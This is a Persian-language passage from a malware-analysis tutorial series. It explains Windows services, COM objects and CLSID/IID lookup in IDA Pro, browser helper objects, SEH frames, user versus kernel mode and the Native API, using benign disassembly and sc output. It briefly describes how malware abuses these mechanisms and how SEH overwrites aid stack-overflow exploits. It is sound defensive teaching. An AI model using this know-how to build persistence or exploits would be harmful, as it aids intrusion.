
- **OpenSCManager:** این تابع یک هندل به مدیر کنترل سرویس[1] سامانه‌عامل ویندوز بازگشت می‌دهد که برای تمامی فراخوانی‌های توابع مربوط به سرویس‌های بعدی استفاده می‌شود. تمامی کدها که با سرویس‌های تعامل خواهند داشت این تابع را فراخوانی خواهند کرد.
- **CreateService:** این تابع یک سرویس جدید به مدیر کنترل سرویس سامانه‌عامل ویندوز اضافه می‌کند. این تابع همچنین اجازه می‌دهد که مشخص کنید سرویس به صورت خودکار در زمان راه‌اندازی[2] یا به صورت دستی توسط یک کاربر اجرا شود.

---

[1] Service Control Manager
[2] Boot Time

- **StartService:** این تابع یک سرویس را راه‌اندازی می‌کند. شایان ذکر است، این تابع فقط زمانی استفاده می‌شود که سرویس به صورت راه‌اندازی دستی تنظیم شده باشد.

سامانه‌عامل ویندوز از چندین نوع سرویس[1] مختلف پشتیبانی می‌کند که با روش‌های مختلفی اجرا می‌شوند. یکی از انواع سرویس‌هایی که به صورت خیلی رایجی توسط بدافزارها استفاده می‌شود، نوع WIN32_SHARE_PROCESS است که کد سرویس را در یک کتابخانه پیوندی پویا ذخیره می‌کند و چندین سرویس مختلف را در یک پروسه اشتراکی[2] ترکیب می‌کند. در پنجره Task Manager سامانه‌عامل ویندوز شما می‌توانید چندین نمونه از یک پروسه را که svchost.exe نامیده می‌شود، پیدا کنید که با نوع سرویس WIN32_SHARE_PROCESS در حال اجرا هستند. شایان ذکر است، همچنین از نوع سرویس WIN32_OWN_PROCESS توسط بدافزارها استفاده می‌شود زیرا که اجازه می‌دهد کد سرویس در یک فایل اجرایی (EXE) و در قالب یک پروسه مجزا اجرا شود. آخرین نوع سرویس رایج KERNERL_DRIVERاست که برای بارگذاری کدها در کرنل سامانه‌عامل ویندوز استفاده می‌شود (در مورد اجرای بدافزارها در سطح کرنل در این قسمت و همچنین به صورت خیلی جامع‌تر در قسمت‌های بعدی این سلسله مقالات بحث خواهیم کرد).



تصویر ۸: موجودیت های رجیستری برای سرویس NAT VMware

[1] Service types
[2] Shared Process

اطلاعات درباره سرویس‌ها روی یک سامانه محلی در رجیستری ذخیره می‌شود. هر سرویس یک زیر کلید در قسمت HKLM\SYSTEM\CurrentControlSet\Services دارد. به عنوان مثال، تصویر ۸، تمامی موجودیت‌های مربوط به VMware NAT Service را نمایش می‌دهد.

فیلد ImagePath در تصویر ۸ نشان می‌دهد که کد سرویس VMware NAT در قسمت C:\Windows\system32\vmnat.exe (شماره ۱) ذخیره شده است. فیلد Type (شماره ۳) در تصویر ۸ دارای مقداری برابر با 0x10 است که نشان می‌دهد سرویس VMware NAT از نوع WIN32_OWN_PROCESS است. در پایان فیلد Start (شماره ۲) در تصویر ۸ دارای مقداری برابر با 0x02 یا به عبارت دیگر مقدار AUTO_START است که نشان می‌دهد این سرویس هنگام راه‌اندازی سامانه‌عامل اجرا می‌شود.

برنامه SC یک ابزار تحت خط فرمان می‌باشد که در سامانه‌عامل ویندوز به صورت پیش‌فرض وجود دارد. با استفاده از این ابزار شما می‌توانید سرویس‌های سامانه‌عامل ویندوز را بررسی و دستکاری کنید. این برنامه برای اضافه کردن، حذف، اجرا، توقف و برقراری تعامل با سرویس‌ها شامل یک مجموعه فرامین اجرایی است. به عنوان مثال، دستورالعمل qc گزینه‌های پیکربندی یک سرویس را با دسترسی گرفتن به اطلاعات آن در رجیستری در یک قالب بهتری نمایش می‌دهد و به شما این امکان را می‌دهد که آن اطلاعات را ویرایش کنید. لیست ۱۷ برنامه SC را در عمل نمایش می‌دهد.

```
C:\Users\User1>sc qc "VMware NAT Service"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: VMware NAT Service
        TYPE               : 10  ❶WIN32_OWN_PROCESS
        START_TYPE         : 2     AUTO_START
        ERROR_CONTROL      : 1     NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\vmnat.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : VMware NAT Service
        DEPENDENCIES       : VMnetuserif
        SERVICE_START_NAME : LocalSystem
```

لیست ۱۷: دستورالعمل پرس و جو کردن اطلاعات پیکربندی برنامه SC را نمایش می‌دهد.

لیست ۱۷ اطلاعات پرس‌وجو شده پیکربندی یک سرویس را نمایش می‌دهد. این اطلاعات مشابه اطلاعاتی است که در رجیستری VMware NAT Service ذخیره شده بود، اما این خروجی قابل درک‌تر است، زیرا مقادیر عددی با جملات معنی‌داری برچسب‌گذاری شده‌اند، از قبیل نوع سرویس (شماره ۱) که به ما می‌گوید سرویس مذکور از نوع WIN32_OWN_PROCESS است. برنامه SC یا System Config فرامین بسیاری دارد که اگر آن را بدون هیچ پارامتری اجرا کنید، در خروجی لیست تمامی فرامین آن را مشاهده خواهید کرد.

مدل مولفه آبجکت[1]

مدل مولفه آبجکت یا همان فناوری COM، یک رابط استاندارد برای محصولات شرکت نرم‌افزاری مایکروسافت است که در سال ۱۳۷۲ شمسی، توسط این شرکت معرفی گردید. این الگو به منظور توانمندسازی ارتباطات بین پروسه‌ها و ساخت آبجکت به صورت پویا، برای تعداد زیادی از زبان‌های برنامه‌نویسی مورد استفاده قرار گرفته است. فناوری COM در اصل یک رابط استاندارد می‌باشد که این امکان را فراهم می‌کند تا اجزای مختلف یک نرم‌افزار بدون دانش مشخصی نسبت به یکدیگر هم را فراخوانی کنند. شایان ذکر است، هنگام تجزیه و تحلیل بدافزارهایی که از ویژگی COM استفاده می‌کنند، نیاز خواهید داشت که مشخص کنید چه کدی در نتیجه فراخوانی تابع COM اجرا خواهد شد.

فناوری COM با هر زبان برنامه‌نویسی کار می‌کند و برای حمایت از اجزاهای نرم‌افزاری که قابل استفاده مجدد هستند[2] و می‌توانند توسط همه برنامه‌ها به کار گرفته شوند، طراحی شده است. COM از یک ساختار آبجکتی[3] استفاده می‌کند که به آن اجازه می‌دهد با هر زبان برنامه‌نویسی شئ‌گرایی به شکل بسیار خوبی تعامل برقرار کند. البته باید به این نکته اشاره کرد که ویژگی برنامه‌نویسی COM به گونه‌ای طراحی نشده است که فقط منحصرا با زبان‌های برنامه‌نویسی شئ‌گرا تعامل برقرار کند.

قابل ذکر است، از آنجایی که ویژگی COM در سامانه‌عامل ویندوز همه کاره است و در اکثر برنامه‌های کاربردی مایکروسافت فراگیر شده و گاهی در برنامه‌های کاربردی جانبی هم استفاده می‌شود، بدافزارهایی که

[1] Component Object Model
[2] Reusable Software Components
[3] Object construct

از ویژگی‌های COM استفاده می‌کنند، برای تجزیه و تحلیل می‌توانند بسیار دشوار شوند، اما شما می‌توانید به منظور تحلیل آن‌ها از روش‌هایی که در این قسمت نمایش داده می‌شود، استفاده کنید.

فناوری COM به عنوان یک فریمورک سرویس‌دهنده / سرویس‌گیرنده پیاده‌سازی می‌شود. سرویس‌گیرنده (کلاینت) برنامه‌هایی هستند که از آبجکت‌های COM استفاده می‌کنند و سرویس‌دهنده‌ها (سرور) اجزاهای قابل استفاده مجدد برنامه (خود آبجکت‌های COM) هستند. مایکروسافت تعداد بسیاری از آبجکت‌های COM برای استفاده برنامه‌ها ارائه می‌دهد.

هر تردی که از COM استفاده می‌کند باید حداقل یک بار قبل از فراخوانی هر تابع کتابخانه‌ای COM، توابع OleInitialize یا CoInitializeEx را فراخوانی کند. بنابراین، یک تحلیلگر بدافزار می‌تواند با جستجو این فراخوانی‌ها دریابد کجا بدافزار از ویژگی‌های COM استفاده کرده است.

البته دانستن این‌که قسمتی از بدافزار از یک آبجکت COM به عنوان سرویس‌گیرنده استفاده می‌کند، اطلاعات زیادی به شما نمی‌دهد، زیرا آبجکت‌های COM بسیار گسترده و مختلف هستند. هنگامی‌که مشخص می‌کنید یک برنامه از COM استفاده می‌کند، نیاز خواهید داشت چندین شناسه از آبجکت در حال استفاده شناسایی کنید تا بتوانید به تحلیل خود ادامه دهید.

CLSIDها، IIDها و استفاده از آبجکت‌های COM [1]

آبجکت‌های COM از طریق شناسه‌های منحصربفرد عمومی خودشان (GUID) [2] قابل دسترسی هستند که به عنوان شناسه کلاس‌ها (CLSIDs)[3] و شناسه رابط‌ها (IIDs)[4] شناخته می‌شوند.

از تابع CoCreateInstance برای دسترسی به ویژگی‌های COM استفاده می‌شود. یک تابع که به شکل عمومی توسط بدافزارها استفاده می‌شود، تابع Navigate است که به یک برنامه اجازه می‌دهد برنامه Internet Explorer را اجرا کرده و به یک آدرس تحت وب دسترسی پیدا می‌کند. تابع Navigate قسمتی از رابط IWebBrowser2 است که لیستی از توابعی را که باید پیاده‌سازی شوند، مشخص می‌کند،

[1] CLSIDs, IIDs, and the Use of COM Objects
[2] Globally unique identifiers
[3] Class Identifiers
[4] Interface Identifiers (IIDs)

اما این تابع مشخص نمی‌کند کدام برنامه آن ویژگی را ارائه خواهد داد. برنامه‌ای که این ویژگی‌ها را ارائه می‌دهد کلاس COM است که رابط IWebBrowser2 را پیاده‌سازی می‌کند. در بیشتر حالات، رابط IWebBrowser2 توسط Internet Explorer پیاده‌سازی می‌شود. همچنین قابل ذکر است، رابطهایی که با یک GUID شناسایی می‌شوند یک IID و کلاس‌هایی که با یک GUID شناسایی می‌شوند یک CLSID خوانده می‌شوند.

به عنوان مثال یک بدافزار را در نظر بگیرید که از تابع Navigate رابط IWebBrowser2 استفاده می‌کند که توسط Internet Explorer پیاده‌سازی شده است. بدافزار ابتدا تابع CoCreateInstance را فراخوانی می‌کند. سپس تابع Navigate شناسه‌های CLSID و IID ابجکتی که بدافزار درخواست داده است را پذیرش می‌کند. در ادامه سامانه‌عامل اطلاعات کلاس مربوطه را جستجو و برنامه را بارگذاری می‌کند که عملیات‌های مورد نظر را انجام بدهد، البته اگر از پیش اجرا نشده باشد. کلاس CoCreateInstance یک اشاره‌گر بازگشت می‌دهد که به یک استراکچر شامل اشاره‌گرهای تابع اشاره می‌کند. به منظور استفاده از ویژگی‌های سرور COM، بدافزار یک تابع فراخوانی خواهد کرد که اشاره‌گر آن در استراکچر بازگشتی از CoCreateInstance ذخیره شده است. لیست ۱۸ چگونگی دسترسی گرفتن از یک آبجکت IWebBrowser2 را نمایش می‌دهد.

```
00401024  lea     eax, [esp+18h+PointerToComObject]
00401028  push    eax             ; ppv
00401029  push  ❶offset IID_IWebBrowser2 ; riid
0040102E  push    4               ; dwClsContext
00401030  push    0               ; pUnkOuter
00401032  push  ❷offset stru_40211C ; rclsid
00401037  call    CoCreateInstance
```

لیست ۱۸: دسترسی گرفتن از یک شی COM با CoCreateInstance

به منظور فهمیدن کد، روی استراکچری که IID و CLSID را ذخیره کرده است (شماره ۱ و ۲) کلیک کنید. کد IID که با مقدار D30C1661-CDAF-11D0-8A3E-00C04FC9E26E مشخص شده است نشان‌دهنده IWebBrowser2 و کد CLSID که با مقدار -0002DF01-0000-0000-C000 000000000046 مشخص شده است، نشان دهنده Internet Explorer است. شایان ذکر است، از آن‌جایی‌که IID بطور رایج استفاده می‌شود، برنامه دیزاسمبلر IDA Pro می‌تواند آن را تشخیص دهد و در ادامه برچسب‌گذاری کند. البته باید به این نکته توجه داشته باشید که توسعه‌دهندگان نرم‌افزار می‌توانند IID

خودشان را ایجاد کنند. به همین دلیل همیشه نمی‌توان انتظار داشت که دیزاسمبلر IDA Pro بتواند IID استفاده شده در یک برنامه را شناسایی کند. البته باید این نکته را تذکر داد، از آنجایی‌که کدهای حاصل از دیزاسمبلی شامل اطلاعات کاملی نیستند، دیس اسمبلر IDA Pro هیچگاه نخواهد توانست CLSID درون یک برنامه را برچسب‌گذاری کند. هنگامی‌که یک برنامه CoCreateInstance را فراخوانی می‌کند، سامانه‌عامل از اطلاعات ذخیره شده درون رجیستری استفاده کرده تا مشخص کند کدام فایل شامل کد COM درخواست داده شده است. کلیدهای رجیستری HKLM\SOFTWARE\Classes\CLSID\ و HKCU\SOFTWARE\Classes\CLSID اطلاعات مربوط به کدی را ذخیره می‌کنند که برای سرور COM باید اجرا شوند.

همچنین مقدار C:\ProgramFiles\InternetExplorer\iexplore.exe ذخیره شده در زیرکلید LocalServer32 کلید رجیستری HKLM\SOFTWARE\Classes\CLSID\0002DF01-0000-0000-C000-000000000046 فایل اجرایی که هنگام فراخوانی تابع CoCreateInstance بارگذاری می‌شود را مشخص می‌کند.

زمانیکه استراکچر از فراخوانی تابع CoCreateInstance بازگشت داده می‌شود، سرویس‌گیرنده COM یک تابع فراخوانی می‌کند که محل آن در یک آفست از یک ساختمان ذخیره می‌شود. لیست ۱۹ یک فراخوانی را نمایش می‌دهد که در آن ارجاع‌دهنده به آبجکت COM روی پشته ذخیره شده است و سپس به ثبات EAX منتقل شده است و همچنین که مشاهده می‌کنید، اولین مقدار در استراکچر به جدول اشاره‌گرهای تابع اشاره می‌کند. در آفست 0x2c در جدول تابع Navigate فراخوانی شده است.

```
0040105E  push    ecx
0040105F  push    ecx
00401060  push    ecx
00401061  mov     esi, eax
00401063  mov     eax, [esp+24h+PointerToComObject]
00401067  mov     edx, [eax]
00401069  mov     edx, [edx+❶2Ch]
0040106C  push    ecx
0040106D  push    esi
0040106E  push    eax
0040106F  call    edx
```

لیست ۱۹: فراخوانی یک تابع COM

به منظور شناسایی این‌که برنامه هنگام فراخوانی یک تابع COM چه کاری انجام می‌دهد، تحلیلگران بدافزار باید مشخص کنند که در کدام آفست تابع ذخیره شده است. دیزاسمبلر IDA Pro استراکچرها و آفست‌های رایج رابط‌ها را ذخیره می‌کند که می‌توان از طریق Structure Subview آن‌ها را کاوش کرد.

دکمه INSERT را به منظور افزودن یک ساختمان جدید فشار دهید و سپس روی Add Standard Structure کلید کنید. نام ساختمان به منظور افزودن InterfaceNameVtbl است. هنگامی‌که ساختمان (Strcutre) افزوده شد، روی آفست (شماره ۱) در دیزاسمبلی کلیک کرده و برچسب آن را از ch۲ به نام تابع IwebBrowser2Vtbl.Navigate تعویض کنید.

حالا دیزاسمبلر IDA Pro به دستورالعمل call و پارامترهای قرار گرفته در پشته توضیحاتی را اضافه خواهد کرد. شایان ذکر است، برای توابعی که در IDA Pro وجود ندارند، یک استراتژی به منظور شناسایی توابع فراخوانی شده توسط یک سرویس‌گیرنده COM بررسی فایل‌های سرایند برای رابط مشخص شده در فرخوانی CoCreateInstance است. شایان ذکر است، فایل‌های سرایند در Microsoft Visual Studio و پلتفرم SDK و همچنین از طریق اینترنت قابل دست‌یابی هستند.

سرور COM بدافزار

برخی بدافزارها یک سرور COM مخرب پیاده‌سازی می‌کنند که بعدها توسط برنامه‌های کاربردی دیگر استفاده می‌شود. مهم‌ترین ویژگی رایج سرورهای COM برای بدافزارها آبجکت کمکی مرورگر یا به عبارت دیگر Browser Helper Objects است که پلاگین‌های جانبی Internet Explorer هستند.

آبجکت کمکی مرورگر (BHO) هیچ محدودیتی ندارند، بنابراین نویسندگان بدافزار از آن‌ها برای اجرای کد بدافزار درون پروسه Internet Explorer در حال اجرا استفاده می‌کنند که به آن‌ها اجازه می‌دهد ترافیک اینترنت، ارتباطات با اینترنت را بدون اجرای پروسه‌های خودشان مانیتور کنند.

قابل ذکر است، بدافزارهایی که سرورهیی COM را پیاده‌سازی می‌کنند، معمولا به سادگی قابل شناسایی هستند زیرا آن‌ها توابع بسیاری از جمله DllCanUnloadNow، DllGetClassObject، DllInstall، DllRegisterServer و DllUnregisterServer اکسپورت می‌کنند.

اکسپشن‌ها: هنگامی‌که اشتباهی پیش می‌آید

اکسپشن‌ها به یک برنامه اجازه می‌دهند رویدادهای خارج مسیر اجرایی معمول یک برنامه را کنترل کنند. اکثر مواقع، اکسپشن‌ها توسط خطاهایی از قبیل تقسیم بر صفر ایجاد می‌شوند. هنگامی‌که یک اکسپشن رخ می‌دهد، مسیر اجرایی برنامه به یک تابع خاص برای برطرف کردن اکسپشن منتقل می‌شود. برخی از اکسپشن‌ها، از قبیل تقسیم بر صفر، توسط سخت‌افزار ایجاد می‌شوند و دیگر اکسپشن‌ها، از قبیل دسترسی به حافظه نامعتبر، توسط سامانه‌عامل ایجاد می‌شوند. شما همچنین می‌توانید یک اکسپشن را با فراخوانی RaiseException ایجاد کنید.

کنترل‌گر اکسپشن ساخت‌یافته[1] یک مکانیزم برای سامانه‌عامل ویندوز به منظور کنترل اکسپشن‌ها است. شایان ذکر است، در سامانه‌های ۳۲ بیتی، اطلاعات کنترل‌گر اکسپشن ساخت‌یافته (SEH) در پشته ذخیره می‌شود. لیست ۲۰ دیزاسمبلی خطوط ابتدایی یک تابع که دارای ساختار کنترل اکسپشن است، نشان می‌دهد.

```
01006170  push  ❶offset loc_10061C0
01006175  mov     eax, large fs:0
0100617B  push  ❷eax
0100617C  mov     large fs:0, esp
```

لیست ۲۰: ذخیره کردن اطلاعات کنترل کننده استثناء در **fs:0**

در ابتدای اجرای تابع، یک قاب کنترل اکسپشن یا به عبارت دیگر یک Exception-Handling Frame (شماره ۱) در پشته قرار می‌گیرد. در لیست ۲۰ موقعیت مکانی fs:0 به آدرسی در حافظه پشته اشاره می‌کند که اطلاعات کنترل اکسپشن در آنجا ذخیره می‌شود.

به این نکته توجه کنید، روی پشته علاوه بر آدرس کنترل‌گر اکسپشن قاب تابع جاری (Current Function Frame) همچنین کنترل‌گر اکسپشن فراخواننده تابع (شماره ۲) وجود دارد که در واقع در انتها تابع بازیابی شده است. زیرا وقتی یک خطا یا اکسپشن در برنامه رخ می‌دهد، سامانه‌عامل آدرس fs:0 را به منظور دست‌یابی به اطلاعات کنترل اکسپشن‌ها بررسی می‌کند و سپس کنترل‌گر اکسپشن ساخت‌یافته (SEH) را فراخوانی می‌کند و پس از این‌که استثناء کنترل شد، اجرای برنامه را به ترد اصلی بازگشت می‌دهد.

[1] Structured Exception Handling

شایان ذکر است، کنترل‌گر اکسپشن‌ها تو در تو هستند و همچنین نمی‌توانند تمامی اکسپشن‌های رخ داده روی سامانه را کنترل کنند. به این نکته توجه داشته باشید، اگر کنترل‌گر اکسپشن در قاب جاری یک تابع نتواند یک اکسپشن را رفع یا کنترل کند، عملیات کنترل اکسپشن به کنترل‌گر فراخواننده تابع عبور داده می‌شود. در نهایت، اگر هیچ کدام از آن‌ها نتوانند خطا یا اکسپشن رخ داده را کنترل کنند، بالاترین سطح کنترل‌گرهای اکسپشن، برنامه را از کار خواهد انداخت.

قابل ذکر است، کنترل‌گرهای اکسپشن همچنین می‌توانند در توسعه کدهای اکسپلویت مورد سوءاستفاده قرار گیرند. به عنوان مثال، از آنجایی‌که در مکانیزم کنترل اکسپشن‌های سامانه عامل ویندوز همواره در حافظه پشته یک اشاره‌گر به اطلاعات کنترل اکسپشن (Exception-Handling Information) ذخیره می‌شود یک مهاجم می‌تواند در حین جریان یک حمله سرریز پشته این اشاره‌گر را با آدرس یک شلکد بازنویسی کند و سپس با ایجاد یک اکسپشن کنترل سامانه هدف را بدست آورد. بحث اکسپشن‌ها با عمق بیشتری در قسمت‌های بعدی مورد بررسی قرار می‌گیرد.

مُد کاربر در برابر مُد کرنل[1]

ویندوز از دو سطح دسترسی پردازنده، مُد کرنل و مُد کاربر استفاده می‌کند. تمامی توابعی که در این قسمت بررسی شده‌اند توابع در مُد کاربر بودند، اما یک سری راه‌های معادل در سطح کرنل برای انجام تمامی کارهای مشابه هم وجود دارد.

تقریبا تمامی کدها به جزء کدهای سامانه‌عامل و درایورهای سخت‌افزاری در مُد کاربر اجرا می‌شوند. در مُد کاربر، هر پروسه دارای حافظه، سطوح دسترسی و منابع مخصوص به خودش است. در صورتی که یک برنامه متعلق به مُد کاربر یک دستورالعمل غیر مجاز را اجرا کند و از کار بیفتد، ویندوز می‌تواند تمامی منابعی که به آن برنامه اختصاص داده بوده است را پس بگیرد و برنامه را پایان دهد.

در حالت معمول، برنامه تنها به تمامی ثبات‌ها و دستورالعمل‌های موجود در پردازنده دسترسی پیدا می‌کند و مستقیما به سخت‌افزار دسترسی ندارد. به منظور دستکاری و عوض کردن وضعیت سخت‌افزار باید از رابط‌های

[1] Kernel vs. User Mode

برنامه‌نویسی ویندوز (API) استفاده کرد. هنگامی‌که یک تابع API ویندوز را فراخوانی کنید که ساختمان کرنل را دستکاری می‌کند، آن یک فراخوانی به کرنل انجام می‌دهد.

وجود دستورالعمل SYSENTER، SYSCALL یا int 0x2E در دیزاسمبلی برنامه نشانه این است که یک فراخوانی در سطح کرنل ایجاد شده است. با این حال، از آنجایی که پرش مستقیم از مُد کاربر به مُد کرنل ممکن نیست، این دستورالعمل‌ها از یک جدول جستجو برای شناسایی توابع از پیش تعریف شده برای اجرا در مُد کرنل استفاده می‌کنند.

تمامی پروسه‌های در حال اجرا در مُد کرنل منابع و آدرس‌های حافظه را با هم به اشتراک می‌گذارند. کدهای مُد کرنل کنترل‌های امنیتی کمتری دارند. اگر کدی که در مُد کرنل اجرا می‌شود دارای یک دستورالعمل اشتباه باشد سامانه‌عامل قادر به ادامه فعالیت نخواهد بود و در نتیجه با صفحه مرگ آبی[1] مواجه می‌شوید.

کدی که در مُد کرنل اجرا می‌شود می‌تواند کدی را که در مُد کاربر اجرا می‌شود، دستکاری کند. اما کدی که در فضای کاربر اجرا می‌شود، تنها زمانی می‌تواند در کرنل تغییرات ایجاد کند که از رابط‌های برنامه‌نویسی ویندوز (API) استفاده کند.

کد مُد کرنل برای نویسندگان بدافزار بسیار مهم است زیرا کارهای بیشتری در مُد کرنل در مقایسه با مُد کاربر می‌توانند انجام دهند. بیشتر برنامه‌های امنیتی مانند ضدویروس‌ها و فایروال در مُد کرنل اجرا می‌شوند و در نتیجه می‌توانند فعالیت‌های تمامی برنامه‌ها را کنترل کرده و به آن دسترسی داشته باشند.

بدافزارهایی که در مُد کرنل اجرا می‌شوند می‌توانند به صورت ساده‌تری برنامه‌های امنیتی یا فایروال را دور بزنند. واضح است، بدافزارهایی که در مُد کرنل اجرا می‌شوند به طور قابل ملاحظه‌ای از بدافزارهایی که در مُد کاربر اجرا می‌شوند قدرتمندتر هستند. در مُد کرنل، هیچ تفاوتی بین پروسه‌های دارای دسترسی و فاقد دسترسی وجود ندارد. علاوه بر آن، ویژگی بازرسی (Auditing) سامانه‌عامل در مُد کرنل به کار گرفته نمی‌شود.


توسعه کدهای در مُد کرنل به صورت قابل ملاحظه‌ای از توسعه کدهای مُد کاربر سخت‌تر است. یک مانع بزرگ در کدهای مُد کرنل این است که به احتمال بیشتری ممکن است در زمان توسعه و دیباگ سامانه از کار بیفتد. بسیاری از توابع رایج در مُد کرنل موجود نیستند و ابزارهای کمتری برای کامپایل و توسعه کدهای مُد کرنل وجود دارد. بخاطر این چالش‌ها تنها بدافزارهای پیشرفته در مُد کرنل اجرا می‌شوند. اکثریت بدافزارها

[1] Blue screen of death

هیچ جزئیٔ در کرنل ندارند. (برای اطلاعات بیشتر در مورد تجزیه و تحلیل بدافزارهای در سطح کرنل قسمت‌های بعدی این مقالات را مشاهده کنید)

رابطهای برنامه‌نویسی (API) محلی[1]

رابطهای برنامه‌نویسی محلی (Native API) رابطهای سطح پایینی برای تعامل با سامانه‌عامل ویندوز هستند که کمتر توسط برنامه‌های عادی استفاده می‌شوند اما میان نویسندگان بدافزارها بسیار محبوب هستند. فراخوانی توابع API محلی باعث می‌شود فراخوانی API عادی ویندوز دور زده شود. هنگامی‌که شما یک تابع API ویندوز را فراخوانی کنید، معمولا آن تابع عملیات درخواست شده را مستقیما انجام نمی‌دهد، زیرا بیشتر ساختمان داده‌های مهم در مُد کرنل ذخیره شده‌اند که توسط کدهای خارج از کرنل (کد مُد کاربر) قابل دسترسی نیستند. مایکروسافت یک پروسه چند مرحله‌ای ایجاد کرده است که برنامه‌های کاربردی مُد کاربر می‌توانند ویژگی‌های مورد نیاز را به‌دست آورند. تصویر ۹ چگونگی این کار برای بیشتر فراخوانی رابطهای برنامه‌نویسی نمایش می‌دهد.



تصویر ۹: مُد کاربر و مُد کرنل

[1] The Native API

برنامه‌های کاربردی مُد کاربر به رابط‌های برنامه‌نویسی kernel32.dll و دیگر کتابخانه‌های پیوندی پویا اجازه می‌دهند که کتابخانه ntdl.dll که یک کتابخانه مخصوص برای تعامل میان فضای کاربر و فضای کرنل است، فراخوانی کنند. سپس پردازنده به مُد کرنل سوئیچ کرده و یک تابع را در کرنل اجرا می‌کند که معمولا در ntoskrnl.exe قرار دارد. این پروسه حلقوی است اما با این حال، ایجاد تمایز میان رابط‌های برنامه‌نویسی کرنل و رابط‌های برنامه‌نویسی کاربر به مایکروسافت اجازه می‌دهد بدون این‌که روی برنامه‌های کاربردی موجود دیگر تاثیر بگذارد به راحتی میان این دو حالت اجرایی سوئیچ کند.

توابع ntdll از رابط‌های برنامه‌نویسی و ساختمان‌های مشابه در سطح کرنل استفاده می‌کنند. این توابع رابط‌های برنامه‌نویسی محلی را ایجاد می‌کنند. برنامه‌ها معمولا بر خلاف انتظار از رابط‌های برنامه‌نویسی محلی استفاده نمی‌کنند، اما هیچ چیزی در سامانه‌عامل جلوی این نوع فراخوانی‌ها را از آن‌ها نمی‌گیرد. اگر چه مایکروسافت اسناد مرتبط با رابط‌های برنامه‌نویسی محلی را در اختیار عموم قرار نمی‌دهد، اما با این حال سایت‌ها و کتاب‌هایی وجود دارند که این توابع را مستندسازی کرده‌اند. بهترین منبع Windows NT/2000 Native API Reference نوشته Gary Nebbett از انتشارات Sams است که می‌توانید آن را دریافت کرده و بدین منظور مورد مطالعه قرار بدهید.

